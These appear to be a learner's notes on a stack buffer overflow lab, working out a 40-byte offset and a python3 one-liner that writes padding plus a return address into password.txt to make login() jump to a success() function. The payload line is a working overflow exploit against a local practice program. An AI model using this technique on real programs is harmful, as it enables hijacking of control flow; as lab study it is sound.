


Address for success() - 0x0100003d80- this is the address i need to return for the return on the login()



So i need to move the array up 8 more then the space that was given it so 40 in total 32 for the password array and 8 for the two ints.

Next I need to use the python to plug in the address. `python3 -c 'import sys; sys.stdout.buffer.write(b"a"*40 + b"\x8b\x3d\x00\x00")' > password.txt` is what i will use. I need to change up my address because of being on a x86 machine.

This will overwritten the return address to the success but also into the second command of the success function.

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa=^@^@

Is what is in my password.txt;